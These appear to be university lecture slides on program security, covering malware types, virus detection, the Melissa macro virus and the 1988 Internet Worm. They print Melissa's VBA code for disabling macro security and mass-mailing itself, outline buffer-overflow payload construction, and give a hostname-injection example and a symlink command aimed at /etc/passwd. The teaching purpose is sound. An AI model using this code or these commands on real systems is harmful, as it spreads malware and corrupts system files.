Program Security - Overview

- Flaws in programs.
- Both intentional (malicious code) and accidental (erroneous code) flaws.
- How to detect flaws, avoid flaws and protect against flaws

Malicious code

- Behaves in an unexpected way by its designer or user, through the intention of programmer.
- Can do much harm.
- Hard to detect.

Types of Malicious code

- Viruses
  Programs that can spread malicious code to other programs by modifying them.
- Trojan horse
  A program that appears to do something non-malicious.
- Worm
  A virus that spreads over a network and can run independently.
- Rabbit
  A worm or virus that reproduces itself without limit in order to exhaust some resource.

Types of Malicious code

- Logic bomb
  Modification of a program to fail under special conditions.
- Time bomb
  A logic bomb that uses time as a trigger.
- Trapdoor/backdoor
  A secret entry point.
- Information leak
  Makes information accessible to unintended people.

Desirable properties of viruses

- Hard to detect
- Hard to destroy or deactivate
- Spread infection widely
- Can reinfect
- Easy to create
- Machine and/or operating system independent

Viruses - Attachment

- A virus has to be activated by being executed.
  - May be appended
  - May surround
  - May be integrated
  - May replace a program completely
- Can be executed by forcing data to be considered as instructions
  - Macro viruses
  - Software flaws
  - If a e-mail software have bugs, it can be possible to activate viruses by just reading or receiving e-mail

Detecting viruses

- A virus infected file must change
  - Usually get bigger: easy to detect.
- Modification detection by checksum
  - Naive way:
    Add up all 32-bit segments of a file as if they were integers and store the sum (i.e. the checksum).
  - Better way:
    Use a cryptographic checksum/hash function (such as SHA or MD5).

Identifying viruses

- The above detection algorithm only says that a file has changed.
- In order to remove a virus and/or restore the program, one needs to know the virus.
- Viruses usually want to escape detection:
  - Infected programs almost always function normally.

Identifying viruses

- A virus is a unique program.
- It as a unique object code.
- It inserts in a deterministic manner.
- So, the pattern of the object code and were it is inserted provides a **signature** for the virus.
- This virus signature can be used by a virus scanner.
- Some viruses try to hide or alter their signature:
  - Random patterns in meaningless places
  - Self modifying code
  - Encrypt the code, change the key now and then

Identifying viruses

- Viruses can also be detected dynamically:
- Ordinary programs usually don't:
  - Modify them self.
  - Modify other executable files.
  - Modify the operating system.

Preventing virus infection

- Use only trusted software
- Test all new software on an isolated computer
- Make backups of programs
- Use virus scanners
  - Update the virus database often
  - Virus scanners than scan incoming e-mail is also available

Virus example

- Melissa: a Microsoft Word macro virus.
- The author may have been tracked down by using the **Global Unique Identifier** (GUID) incorporated in the Word document.
- Relatively simple code, most people with Visual Basic programming experience could probably do it.
- Affected only people who:
  - Used MS Outlook as an E-Mail reader.
  - Don't selects "Disable macros" when MS Word starts.

Melissa

- Turn off menu alternative to disable macros:

```
If
   System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Off
   ice\9.0\Word\Security", "Level") <> "" Then
   CommandBars("Macro").Controls("Security...").Enabled = False
   System.PrivateProfileString("",
   "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
   "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
   Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
   Options.SaveNormalPrompt = (1 - 1)
End If
```

Melissa

- Send mail to up to 50 people in the Outlook address book:

```
For y = 1 To DasMapiName.AddressLists.Count
   Set AddyBook = DasMapiName.AddressLists(y)
   x = 1
   Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
   For oo = 1 To AddyBook.AddressEntries.Count
      Peep = AddyBook.AddressEntries(x)
      BreakUmOffASlice.Recipients.Add
      Peep x = x + 1
      If x > 50 Then oo = AddyBook.AddressEntries.Count
   Next oo
   BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
   BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone
    else ;-)"
   BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
   BreakUmOffASlice.Send
  Peep = "“
Next y
```

Melissa

- Replicate: by copying the code to other documents.
- Some mischief:

```
If Day(Now) = Minute(Now) Then
   Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points
    for using all my letters. Game's over. I'm outta here."
End If
```

Trapdoors

- A secret, undocumented entry point to a program
- Causes:
  - Accidental:
    Erroneous code.
  - Intentional:
    Debugging, maintenance backdoors.
  - Intentional:
    Intended for attack.

Trojan horse example

- By Ken Thomson (one of the inventors of Unix).
- "... the cutest program I ever wrote".
- The login program accepted a special password known only by Thomson.
- Since the source of login was available, he also planted a trojan in the C compiler, which would reinsert the login-trapdoor if someone recompiled login.
- Finally, to avoid someone recompiling the compiler and then recompiling the login program, the C compiler reinserted the trojan if it detected that the compiler itself was being recompiled.

Worm example - The Internet Worm

- Affected Sun and VAX systems running variants of 4 BSD Unix in November 1988.
- Caused about 6000 installations to shut down or disconnect from the Internet.
- Exploited known flaws in the OS:
  - Targeted user accounts by a dictionary attack on the password file.
  - Attacked the *fingerd* service (a buffer overlow).
    - Input data could be executed as instructions
  - Attacked a backdoor in *sendmail*.
- Deleted copies of the program on disk, encrypted the copy in memory
- Looked for other hosts to infect.
- Frequently changed its own process name and identifier.
- Eventually consumed all resources (due to a flaw in the worm).

Salami attack

- Steal small amounts of money from many sources
- E.g. round down instead of up, transfer difference to your own account
- Small changes are often ignored

Covert channels

- Programs that leak information to unauthorized people.
- Can be very hard to detect.
- Signaling via shared resources.
  - File locks, print outs

Erroneous code

- Potentially as damaging as malicious code.
- Examples:
  - Weak encryption
  - Secrets in user-accessible memory
  - Buffer overflows
  - Malicious data
  - Temporary files

Buffer overflows


- Each time we enter a function, memory for local variables are allocated in the stack
- The return address (where we should jump to after the function have been executed) is also stored on the stack
- Highly dependant on platform, compiler, language etc.

Example

```
void bar() {
   foo();
   [...]
}
void foo() {
  char buffer[256];
  gets(buffer);
  [...]
}
```

Example

- Memory layout for *foo*




Local variables
Instructions
Address of caller
bar
buffer
(256 bytes)
Instructions
Address of bar
foo

Example

- Give the program more than 256 bytes, and we overwrite the space allocated for the *buffer* variable
- Create a your own input that look like this:
  1. Harmfull instructions
  2. Padding
  3. The address of 1.
- – Make sure 3. is positioned exactly where the address of *bar* was
- – When we exit *foo*, we will not jump back to *bar*, but to our own instructions!

Example

- Memory layout for *foo*



Buffer overflows

- Mostly a problem with C and C++
  - – Don’t use certain functions
  - – gets, strcpy, etc.

Malicious data

- Example (from a program by Wietse Venema):

```
ALL: .bad.domain: finger -l @%h | /usr/ucb/mail root
```

- `%h` will be replaced by the host name
- Set a domain name to `>/etc/passwd`
- Or put commands to the mail program in your .plan file
- In unix shells: `` `;"\${} `` among others.
- `'..','...'` can sometimes be used in Windows.
- Common error in Web applications/CGI scripts.

Temporary files

- Example:
  - – A privileged program creates a temporary file /tmp/temporary-data and write some data to it.
  - – A malicious user knows this and creates a symbolic link to some other file and waits for someone to run the program: > ln -s /etc/passwd /tmp/temporary-data
  - – The system's password file is now corrupt.

Software Process Controls

- Classical software engineering methods:
  - – Peer reviews
  - – Modular encapsulated design
  - – Independent testing
  - – Configuration management
  - – Proof of correctness

Administrative Controls

- Setting program development standards
  - Documentation, Language, Coding style
  - Peer reviews (design and code)
  - Testing
  - Configuration management
- Enforcing program development standards
  - Standards must be used to be effective
- Separation of duties/responsibility

Process Improvement Evaluations

- Standards:
  - US DoD 2167A
  - ISO 9000
  - CMM (Capability Maturity Model)
- Often required for certain types of contracts
- Assessments unreliable

CMM

- Describes principles and practices that are assumed to lead to better software products
- Maturity levels: initial, repeatable, defined, managed and optimizing
  - initial
  - repeatable
  - defined
  - managed
  - optimizing

ISO 9000

- Series of quality standards
- ISO 9001: design and development activities
- ISO 9000-3: how to interpret ISO 9001 for software development

Operating system controls

- More details next lectures.
- Trusted software
  - Functional correctness
  - Enforcement of integrity
- Mutual suspicion
  - Programs operate as if all other routines in the system were flawed
- Confinement
- Access Log/Audit log